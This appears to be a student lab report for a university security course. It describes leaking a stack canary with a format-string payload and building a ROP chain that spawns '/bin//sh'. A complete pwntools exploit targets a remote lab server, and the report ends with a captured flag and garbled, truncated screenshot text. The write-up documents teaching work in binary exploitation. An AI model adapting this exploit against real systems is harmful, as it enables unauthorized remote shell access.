Timothy Wilson, Benjamin Walker, Nathan Quirk
12/14/2018
Dr. Chen
CSC 495

Final Lab

Introduction

First off, this was a complicated lab. In order to accomplish the vulnerable code in final.c, we had multiple steps to follow. Firstly, we had to find the canary value (and the dummy characters). Secondly, we need to create a basic ROP chain. Lastly, we needed to fill in this ROP chain with proper values.

The Canary

We learned that the canary value (when enabled) is needed in special locations to not cause a stack smashing attack, and this canary value is found just past the edge of our input buffer. Through a specially crafted string format attack, we can get a dump of the stack data. In our case, we did the following:

```
"A"*100 + "%08x."*35
```

Through intentional usage of gdb, we notice, after counting up the dots, that the offset for the canary value is number 29. Meaning, the 29th stack value, after passing in "A"*100 is the canary value. The last element, regarding the canary, that we need to find is the eip offset. Using patterns in gdb, we learn that the offset of eip is at 112. So 112-100 = 12, which means we need an additional 12 dummy characters after the canary value.

ROPgadget

The next step in the process is to generate the ROP gadget. Luckily for us, running


```
ROPgadget --binary a.out --ropchain
```

will generate the near exact ROP chain we're looking for (including execve), except for a few major details: all of the offsets are wrong for the remote exploit. This is where knowing the remote gadget locations will come into play. We need to gather the rop gadget locations on the remote server. Once you've figured out all of these locations, you simply swap out their locations for the locations in the file. ROPgadget will tell you the exact gadgets that you need which is super helpful. We also need to find the data location. Luckily all documentation regarding gadget locations and the data location were provided by Dr. Chen. Parsing through the code, there's a few locations we need to modify. There's @ .data + <offset> and all you need to do is add that offset value to your original @ .data value. Once you've finished adding the ROP locations, all you have to do is run the script.

The Script:

```
#!/usr/bin/python
from pwn import *
# target: flag.txt @ 198.58.101.153:9999
def main():
    proc = remote("198.58.101.153", 9999)
    proc.sendline("%29$x")
    canary = proc.recv()
    log.info("canary: 0x%s" % canary)
    from struct import pack
    p = "A" * 100
    p += p32(int(canary, 16))
    p += "A" * 12
    popedx_ret = 0x0806ebfb
    at_data = 0x080da060
    popeax_ret = 0x0804ed32
    movdwordptr = 0x08056cb5
    at_data_plus_four = 0x080da064
    at_data_plus_eight = 0x080da068
    xoreax_eax_ret = 0x08056270
    popebx_ret = 0x080481c9
    popecx_popebx_ret = 0x0806ec22
    inceax_ret = 0x08049627
    int_zeroeighty = 0x080495b3
    p += pack('<I', popedx_ret) # pop edx ; ret
    p += pack('<I', at_data) # @ .data
    p += pack('<I', popeax_ret) # pop eax ; ret
    p += '/bin'
    p += pack('<I', movdwordptr) # mov dword ptr [edx], eax ; ret
    p += pack('<I', popedx_ret) # pop edx ; ret
    p += pack('<I', at_data_plus_four) # @ .data + 4
    p += pack('<I', popeax_ret) # pop eax ; ret
    p += '//sh'
    p += pack('<I', movdwordptr) # mov dword ptr [edx], eax ; ret
    p += pack('<I', popedx_ret) # pop edx ; ret
    p += pack('<I', at_data_plus_eight) # @ .data + 8
    p += pack('<I', xoreax_eax_ret) # xor eax, eax ; ret
    p += pack('<I', movdwordptr) # mov dword ptr [edx], eax ; ret
    p += pack('<I', popebx_ret) # pop ebx ; ret
    p += pack('<I', at_data) # @ .data
    p += pack('<I', popecx_popebx_ret) # pop ecx ; pop ebx ; ret
    p += pack('<I', at_data_plus_eight) # @ .data + 8
    p += pack('<I', at_data) # padding without overwrite ebx
    p += pack('<I', popedx_ret) # pop edx ; ret
    p += pack('<I', at_data_plus_eight) # @ .data + 8
    p += pack('<I', xoreax_eax_ret) # xor eax, eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', inceax_ret) # inc eax ; ret
    p += pack('<I', int_zeroeighty) # int 0x80
    proc.sendline(p)
    proc.interactive()
# print(str(i))
if __name__ == "__main__":
    main()
```

Proof-of-Hack



```
nohup.out
res
$ cat flag.txt
Congratulations! You pass this course!

$ 
```

csc495@csc495-pc:~/495-FINAL

```
#!/usr/bin/p

from pwn import

# target: fl

def main():
    proc = 
    # proc = 
    # create
    proc.sen
    canary = 
    log.info

    # !/usr/
    # execve

    from str

    # Paddin

    p = "A"
    p += p32
    p += "A" * 12

    popedx_ret = 0x0806ebfb
    at_data = 0x080da060
    popeax_ret = 0x0804ed32
    movdwordptr = 0x08056cb5
    at_data_plus_four = 0x080da064
    at_data_plus_eight = 0x080da068
    xoreax_eax_ret = 0x08056270
    popebx_ret = 0x080481c9
    popecx_popebx_ret = 0x0806ec22
    inceax_ret = 0x08049627
    int_zeroeighty = 0x080495b3


    p += pack('<I', popedx_ret) # pop edx ; ret
    p += pack('<I', at_data) # @ .data
    p += pack('<I', popeax_ret) # pop eax ; ret
    p += '/bin'
    p += pack('<I', movdwordptr) # mov dword ptr [edx], eax ; ret
    p += pack('<I', popedx_ret) # pop edx ; ret
    p += pack('<I', at_data_plus_four) # @ .data + 4
    p += pack('<I', popeax_ret) # pop eax ; ret
    p += '//sh'
    p += pack('<I', movdwordptr) # mov dword ptr [edx], eax ; ret
```

M642 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View Terminal Tabs Help
attack-remote.py - Mouse...
[495-FINAL - File Manage...
21:15
Right Ctrl